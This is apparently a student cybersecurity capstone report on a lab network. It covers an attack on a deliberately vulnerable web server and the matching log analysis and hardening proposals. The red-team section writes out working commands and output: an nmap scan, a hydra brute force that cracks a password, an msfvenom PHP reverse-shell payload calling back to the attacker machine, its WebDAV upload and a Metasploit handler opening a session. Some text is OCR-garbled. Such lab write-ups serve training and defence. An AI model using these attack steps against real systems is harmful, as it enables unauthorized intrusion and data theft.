## Red vs Blue Team Capstone

## Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

BY Safal Jung K C

## **Table of Contents**

This document contains the following sections:

Network Topology

Red Team: Security Assessment

Blue Team: Log Analysis and Attack Characterization


Hardening: Proposed Alarms and Mitigation Strategies



## **Network Topology**

#### Red vs Blue

IP Range: 192.168.0.24



#### **Network**

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0 Gateway: 192.168.1.1

#### **Machines**

IPv4: 192.168.1.90

OS: Linux Hostname: Kali

IPv4: 192.168.1.1.05

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.100

OS: Linux Hostname: Elk

## Red Team Security Assessment

## **Recon: Describing the Target**

## Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Host	192.168.1.1	Gateway/ Host Virtual Machine
Kali	192.168.1.90	Attacker Machine
Elk	192.168.1.100	Kibana Data Collection
Capstone	192.168.1.105	Target Machine

## **Vulnerability Assessment**

### The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Vulnerability	Weak and insecure username and passwords policy	Attacker can launch a bruteforce attack to crack passwords If usernames are known to the attacker by other intel the attacker can use custom list to crack the user password for unauthorized access.
Remote Code execution  OWASP Top 10	Attacker can execute reverse shell command with administrator privileges. Attacker can deploy payload remotely.	Once attacker gains access to control the server, they can damage the system, steal confidential data and sensitive files, upload malicious programs and crash the whole server.
Unauthorized file upload	Attacker can upload a malicious php file to the web server with no limitations on size or file types	This vulnerability allowed attacker to run malicious scripts, pasting external files directly into the server and upload php scripts.
Web Directories sensitive data exposure	The directories are openly listed on the server with no indel.html and has administrator username publicly accessed.	This vulnerability allowed the attacker to gain confidential data which compromised the username that attacker can launch an

## **Exploitation:** [Web Server Sensitive Data Exposure]





#### **Achievements**

I was able to gather intel regarding the secret folder and the user most likely to have access to. Even it's password protected we can bruteforce it using ashton's login credentials.

03

I've attached the screenshots.

#### **Tools & Processes**


I used nmap on the subnet nmap -sV 192.168.1-255
Then i found out the ip


Then i found out the ip address of the Linux web Server and the ports open which was port 80 on http. Then i opened the browser and navigated to 192.168.1.105 and located the hidden directory on the server.

#### Running nmap on the local network subnet

```
root@Kali:~# nmap -sV 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-05 17:51 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
Not shown: 995 filtered ports
         STATE SERVICE
                             VERSION
PORT
                             Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
2179/tcp open vmrdp?
3389/tcp open ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 192.168.1.100
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT
         STATE SERVICE VERSION
22/tcp open ssh
                       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open http
                      Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Nmap scan report for 192.168.1.105
Host is up (0.00086s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
1 2.0)
80/tcp open http
                    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux kerne
Nmap scan report for 192.168.1.90
Host is up (0.000023s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```


#### Company Directory are publicly accessible and displayed





Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company\_folders/secret\_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

#### The secret folder is password protected



## **Exploitation:** [BruteForce]

01

## 02

#### **Achievements**

After gaining access to the secret folder with Ashton's cracked password, i was able to see a document titled Connect to corp server which had a password hash and for Ryan's account I used crackstation.net and logged in as Ryan to access the /webdav which seems to be the administrator of the web server.

03


I've attached the screenshots.

**Tools & Processes** After i got the user credentials from the web server vulnerability. I used hydra to crack Ashton's password to gain access to the secret folder on the web server. hydra -I ashton -P rockyou.txt -s 80 192.168.1.105 http-get /company\_folders/secret\_folder I used a custom password payload named rockyou.txt for hydra which was successfully able to crack the password. For the hash i used crackstaion.net to crack Ryan's account and login into the server.


#### Hydra successfully cracked the password

```
Shell No. 1
                                                                       _ _ X
File Actions Edit View Help
[STATUS] 8956.86 tries/min, 62698 tries in 00:07h, 14281701 to do in 26:35h
, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume s
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 192.16
8.1.105 http-get /company folders/secret folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-24 1
1:25:02
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8642.00 tries/min. 8642 tries in 00:01h. 14335757 to do in 27:39h.
 16 active
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-24 1
1:26:24
root@Kali:/usr/share/wordlists#
```

I was able to access the secret folder using ashton's cracked password




#### Inside the secret folder, there was Ryan's password hash




#### I successfully cracked the password hash




#### Free Password Hash Cracker



The webdav directory is also password protected and cannot be accessed with Ashton credentials.



Using Ryan's cracked password i gained access to the webdav directory



Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

2019-05-07 18:19 43

Parent Directory

passwd.day

## **Exploitation:** [Unauthorized Files Upload]

01

## 02

#### **Achievements**

After creating the payload on my kali machine i used Ryan's credentials to gain access to webday folder on the file manager. After that i pasted the shell.php file into the webday.

03

I've attached the screenshots

payload called shell.php which will act as a listener once the victim opens it on the browser. After creating the file i uploaded that into the webdav directory on the


Lused msfvenom to create a

**Tools & Processes** 

web server

mfsvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.1.90 LPORT=4444 > shell.php

#### MSFVENOM created the payload named shell.php



I checked with Is to confirm it was on the directory

root@Kali:~/Documents# ls shell.php root@Kali:~/Documents# Webdav was password protected and i used Ryan's credentials to login

×

AA

av://192.168.1.105/webdav/

Username

Password

**(** 

Enter password for webday

Remember forever

Forget password immediately

Cancel

Remember password until you logout

**DEVICES** 

**PLACES** 

- root

Desktop

Trash

**NETWORK** 

Browse Netwo

○ File System


Floppy Disk

File 
War


DEV

NET

I opened the webday and extracted the php file.



#### I successfully uploaded the listener on the network folder webdav



## **Exploitation:** [Remote Code Execution]





#### **Achievements**

To activate the payload the php.shell file is opened on the webdav and a user meterpreter session started. I used **exploit** command to start reverse top handler.

After successful exploit i was able to find the flag.txt

03

I've attached the screenshots.

#### **Tools & Processes**

I used Metasploit to use the multi handler exploit .

msfconsole use/exploit/multi/handle set payload php/meterpreter/reverse\_tcp set LHOST 192.168.1.90 Set LPORT 4444

After that i ran it: **exploit** 

```
selected the multi handler exploit

msf5 > use exploit/multi/handler
```


```
msf5 exploit(multi/handler) > ls
```

After that i setup the payload

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

#### Then i set the LHOST and LPORT

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) >
```



Started reverse TCP handler on 192.168.1.90:4444

I opened the shell.php to start the meterpreter session.

module options (exploit/multi/nandler);

Mozilla Firefox

192.168.1.105/webdav/shell ×

+

(→ → C 🕜 192.168.1.105/webdav/shell.php ... ♡ ☆ III\ 🖽 😅 | ≡

A Kali Linux \ Kali Training \ Kali Tools \ Kali Docs \ Kali Forums \ NetHunter | 1 Offensive Security \ Exploit-DB \ GHDB | 1 MSFU


After opening the shell.php the meterpreter started

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:56864)
at 2021-08-05 22:56:13 -0700

meterpreter >
```

Then i used cd / to get to root and then Is to display it contents





## Blue Team Log Analysis and Attack Characterization

## **Analysis: Identifying the Port Scan**

What time did the port scan occur?

The port scan occurred at Jul 24, 2021 @ 19:52.08.505


How many packets were sent, and from which IP?
 There were 45 packets and they were sent from the attacking Kali machine.

What indicates that this was a port scan?

A lot of packages were sent in quick succession to all the destination ip within the range we can determine that is a port scan.

I've attached the screenshot.

#### As we can see Echo 0 response fro, ICMP for port scans




## Analysis: Finding the Request for the Hidden Directory




- What time did the request occur? How many requests were made?
   The request occurred on Jul 24, 2021 @ 18:30:15.000. 10,144 requests were made.
- Which files were requested? What did they contain?

The file conncet\_to\_corp\_server which was inside the hidden directory was requested. They contained the password hash for Ryan and instructions to connect to webday server.

I've attached the screenshot





## **Analysis: Uncovering the Brute Force Attack**




How many requests were made in the attack?

There were 10,144 requests made in the attack

 How many requests had been made before the attacker discovered the password?

The attacker made 10,142 requests before they discovered the password.

I've attached the screenshots:



## **Analysis: Finding the WebDAV Connection**




- How many requests were made to this directory?
   94 requests were made to this directory.
- Which files were requested?
   The shell.php and passwd.dav files were requested.

#### I've attached the screenshot:

#### Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count *
http://www.gstatic.com/generate_204	69
http://192.168.1.105/webdav	94
http://snnmnkxdhflwgthqismb.com/post.php	158
http://127.0.0.1/server-status?auto=	1,013



# **Blue Team**Proposed Alarms and Mitigation Strategies

## Mitigation: Blocking the Port Scan

#### Alarm

What kind of alarm can be set to detect future port scans?

 There should an alarm for flood of ICMP packets. The soc analyst should be notified if multiple ports are scanned from the same ip address within a short range of time.

What threshold would you set to activate this alarm?

 I would set 3 ICMP request as a threshold

And 5 ports scanned within 120 seconds.

## System Hardening

What configurations can be set on the host to mitigate port scans?

 Setting up firewall and configuring firewall to filter the ports (80,22) closed when not being used.

Describe the solution. If possible, provide required command lines.

 We can use third party tool that will monitor and block the attacker's ip. https://github.com/Feriman22/portscan-p rotection

## Mitigation: Finding the Request for the Hidden Directory

#### Alarm

What kind of alarm can be set to detect future unauthorized access?

 The alarm should be set to notify the soc analyst when the secret\_folder is accessed by unauthorized person from unknown ip not from the network.

What threshold would you set to activate this alarm?

 The threshold to activate the alarm should be >0 (binary) from an external ip address.

## System Hardening

What configuration can be set on the host to block unwanted access?

 All the information about secret\_folder on the website which is publicly available should be removed.Installing a proper html.index page should be set on host for unwanted access.

Describe the solution. If possible, provide required command lines.

 The folder should be renamed to normal name and whitelist the ip address that can only access the secret\_folder directory.

## Mitigation: Preventing Brute Force Attacks

#### Alarm

What kind of alarm can be set to detect future brute force attacks?

 The alarm should notify the soc analyst if an account tried to login with hydra with Multiple failed attempts with code 404 from the same ip address.

What threshold would you set to activate this alarm?

 The threshold should be more than 50 request per/s with 5 failed attempts per minute.

## System Hardening

What configuration can be set on the host to block brute force attacks?

 An account lockout policy should be created after 3-5 failed attempts, the company must have a unique and strong username/password policy.

Describe the solution. If possible, provide the required command line(s).

 Using two factor authentication and using CAPTCHA also mitigate brute force attack with account lockout and stopping all traffic coming out of hydra.

## Mitigation: Detecting the WebDAV Connection

#### Alarm

What kind of alarm can be set to detect future access to this directory?

 The alarm should notify soc analyst if any external IP address tries to access Webdav with excessive inbound traffic to the webday dir.

What threshold would you set to activate this alarm?

 The threshold to activate this alarm should be 1 using splunk tools to trigger alert.

## System Hardening

What configuration can be set on the host to control access?

 Removing password hashes from the server directories, using complex and unique passwords, blocking access to the shared folder except admin IP address maing limited access.

Describe the solution. If possible, provide the required command line(s).

 SSH keys authentication for connection should be used with required authentication for all whitelisted ip

## Mitigation: Identifying Reverse Shell Uploads

#### Alarm

What kind of alarm can be set to detect future file uploads?

 The alarm should notify soc analyst when there is POST request to the webdav dir. Restricted php files should be blocked to upload from users. Any activity on port 444 should alert soc analyst.

What threshold would you set to activate this alarm?

 The threshold should be 1 as if a user uploads restricted files.

## System Hardening

 What configuration can be set on the host to block file uploads?

Limiting write privileges to admin, all the uploads should have a dedicated directory banning the web root folder. Blocking all the external non-trusted ip address to access the webday folder.

Describe the solution. If possible, provide the required command line.

File Transfer Protocol Secure (FTPS)
 can be used with all files encrypted
 and removing compiler/interpreter
 which have known vulnerability.

